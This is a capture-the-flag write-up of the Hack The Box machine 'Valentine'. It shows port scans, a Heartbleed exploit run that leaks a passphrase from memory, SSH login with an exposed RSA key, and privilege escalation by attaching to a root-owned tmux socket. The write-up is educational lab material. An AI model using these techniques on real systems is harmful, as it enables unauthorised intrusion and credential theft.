Valentine walkthrough

Index

List of pictures


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:




```
┌──(k14d1u5㉿k14d1u5-kali)-[/media/…/Linux/Easy/Valentine/nMap]
└─$ nmap -sT -sV -A -sC -p- 10.10.10.79 -oA Valentine
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 10:40 AEDT
Nmap scan report for 10.10.10.79
Host is up (0.043s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2024-10-31T23:41:19+00:00; 0s from scanner time.
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.59 seconds
```

Figure 1 - nMap scan results

Open ports are 22, 80 and 443. So SSH service is enabled (port 22) and the box has a web application running on port 80 and 443. Also, nMap provide Linux as Operative System, but it didn't provide further information about it.

Initial foothold

In my opinion, one very important thing to do is run again nMap on the only ports found to check if the box is susceptible to some known vulnerabilities. In this case, I found out that the box is vulnerable to HeartBleed and POODLE, as shown in the following figure:




```
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could
allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|_      http://www.openssl.org/news/secadv_20140407.txt
|_http-server-header: Apache/2.2.22 (Ubuntu)
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|_      https://www.securityfocus.com/bid/70574
```

Figure 2 - Vulnerabilities checked by nMap vuln script

User flag


Since I found out that the box is vulnerable to HeartBleed, I looked for an exploit on the Internet. I run it as shown in the following:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ python2 heartbleed-exploit.py 10.10.10.79
Connecting...
Sending Client Hello...
 ... received message: type = 22, ver = 0302, length = 66
 ... received message: type = 22, ver = 0302, length = 885
 ... received message: type = 22, ver = 0302, length = 331
 ... received message: type = 22, ver = 0302, length = 4
Handshake done...
Sending heartbeat request with length 4:
 ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response in file out.txt
WARNING: server returned more data than it should - server is vulnerable!
```

Figure 3 - HeartBleed exploit


Due to the HeartBleed vulnerability nature, it could be needed to run this exploit more than one time to retrieve some interesting information. All I found in this way was the following base64 value:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ cat out.txt
  0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 30 2E 30 2E  ....#.......0.0.
  00e0: 31 2F 64 65 63 6F 64 65 2E 70 68 70 0D 0A 43 6F  1/decode.php..Co
  00f0: 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C  ntent-Type: appl
  0100: 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F  ication/x-www-fo
  0110: 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 43  rm-urlencoded..C
  0120: 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34  ontent-Length: 4
  0130: 32 0D 0A 0D 0A 24 74 65 78 74 3D 61 47 56 68 63  2....$text=aGVhc
  0140: 6E 52 69 62 47 56 6C 5A 47 4A 6C 62 47 6C 6C 64  nRibGVlZGJlbGlld
  0150: 6D 56 30 61 47 56 6F 65 58 42 6C 43 67 3D 3D DE  mV0aGVoeXBlCg==.
  0160: FE 16 2A 9A EA 5D CD F4 E4 6B CF 8B 88 3F 65 B3  ..*..]...k...?e.
  0170: 43 A6 9B 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C  C...............
  0180: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0190: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  01a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 4 - Base64 from the HeartBleed exploit results


Of course, I decoded it and stored to have it ready if I need it (I don't insert what it means because of it is a very simple task and this value will be useful after). At this point I need some other information. So, I searched other resources on the web site:



```
.html.php.txt           [Status: 403, Size: 294, Words: 21, Lines: 11, Duration: 2340ms]
.htpasswd               [Status: 403, Size: 290, Words: 21, Lines: 11, Duration: 2353ms]
.htm.LCK.txt            [Status: 403, Size: 293, Words: 21, Lines: 11, Duration: 2445ms]
cgi-bin/.html           [Status: 403, Size: 294, Words: 21, Lines: 11, Duration: 40ms]
cgi-bin/.htm            [Status: 403, Size: 293, Words: 21, Lines: 11, Duration: 40ms]
cgi-bin/                [Status: 403, Size: 289, Words: 21, Lines: 11, Duration: 43ms]
decode                  [Status: 200, Size: 552, Words: 73, Lines: 26, Duration: 42ms]
decode.php              [Status: 200, Size: 552, Words: 73, Lines: 26, Duration: 43ms]
dev                     [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 44ms]
encode                  [Status: 200, Size: 554, Words: 73, Lines: 28, Duration: 42ms]
encode.php              [Status: 200, Size: 554, Words: 73, Lines: 28, Duration: 43ms]
index                   [Status: 200, Size: 38, Words: 2, Lines: 2, Duration: 44ms]
index.php               [Status: 200, Size: 38, Words: 2, Lines: 2, Duration: 44ms]
omg                     [Status: 200, Size: 153356, Words: 627, Lines: 620, Duration: 40ms]
server-status           [Status: 403, Size: 294, Words: 21, Lines: 11, Duration: 43ms]
:: Progress: [1535688/1535688] :: Job [1/1] :: 187 req/sec :: Duration: [0:08:55] :: Errors: 82 ::
```

Figure 5 - Hidden content found running ffuf tool

In particular, I found a base64 encoder and decoder and a very interesting *dev* directory. In this directory, I found a note and an RSA key (sorry, I forgot to take the screenshot). I download the RSA key, which original name was *hype_key* (I named it *rsa*). Based on the information I had now, I can suppose that the box had a *hype* user and I can try to connect via SSH as this user. To do so, I need to provide a passphrase to use the RSA key. Luckily, I found something before, and I tried to use the base64 decoded value found previously. I was successful to login via SSH in this way and I retrieved the user flag, as shown in the following:




```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ ssh -o PubkeyAcceptedKeyTypes=ssh-rsa hype@10.10.10.79 -i rsa
Enter passphrase for key 'rsa':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ whoami
hype
hype@Valentine:~$ pwd
/home/hype
hype@Valentine:~$ cat user.txt
a[redacted]7
hype@Valentine:~$ 
```

Figure 6 - User shell and flag

Privilege escalation


At this point I needed to find a way to escalate my privileges. All basic methods didn't work, so I uploaded on the target machine Linpeas tool and I run it. In this way I found out an interesting process named *tmux*. I looked for some exploit against it on the Internet and I checked if it was useful:



```
hype@Valentine:~$ tmux ls
failed to connect to server: No such file or directory
hype@Valentine:~$ ps aux | grep tmux
root       1022  0.0  0.1  26416  1668 ?        Ss   06:08   0:01 /usr/bin/tmux -S /.devs/dev_sess
hype      27186  0.0  0.0  13576   920 pts/0    S+   07:32   0:00 grep --color=auto tmux
hype@Valentine:~$ tmux -S /.devs/dev_sess ls
0: 1 windows (created Sun Nov  3 06:08:30 2024) [80x24]
hype@Valentine:~$ tmux -S /.devs/dev_sess
[exited]
hype@Valentine:~$ 
```

Figure 7 - tmux session information and privilege escalation

Since *tmux* process handled a session, I tried to connect to it running the last command in the previous screenshot and I obtained a root shell. From there, I retrieved the root flag:



```
root@Valentine:/home/hype# cat /root/root.txt
f[redacted]9
root@Valentine:/home/hype# 
```

Figure 8 - Root flag

Personal comments

For the first time in my life, I exploited the HeartBleed vulnerability. I never thought I achieve this goal! Anyway, I liked this box very much and I learnt a new possible flag to connect via SSH. I rated this box as easy on the Hack The Box platform.

Appendix A – CVE-2014-0160 (HeartBleed)

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.

It could leak X.509 certificates, user names and passwords, instant messages, emails and business critical documents and communication.

As long as the vulnerable version of OpenSSL is in use it can be abused. Fixed OpenSSL has been released and now it has to be deployed. Operating system vendors and distribution, appliance vendors, independent software vendors have to adopt the fix and notify their users. Service providers and users have to install the fix as it becomes available for the operating systems, networked appliances and software they use.

References

https://heartbleed.com/ -> HeartBleed Bug

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-shell-sessions -> Hacktricks privilege escalation leveraging $tmux$

https://confluence.atlassian.com/bitbucketserverkb/ssh-rsa-key-rejected-with-message-no-mutual-signature-algorithm-1026057701.html -> SSH connection issue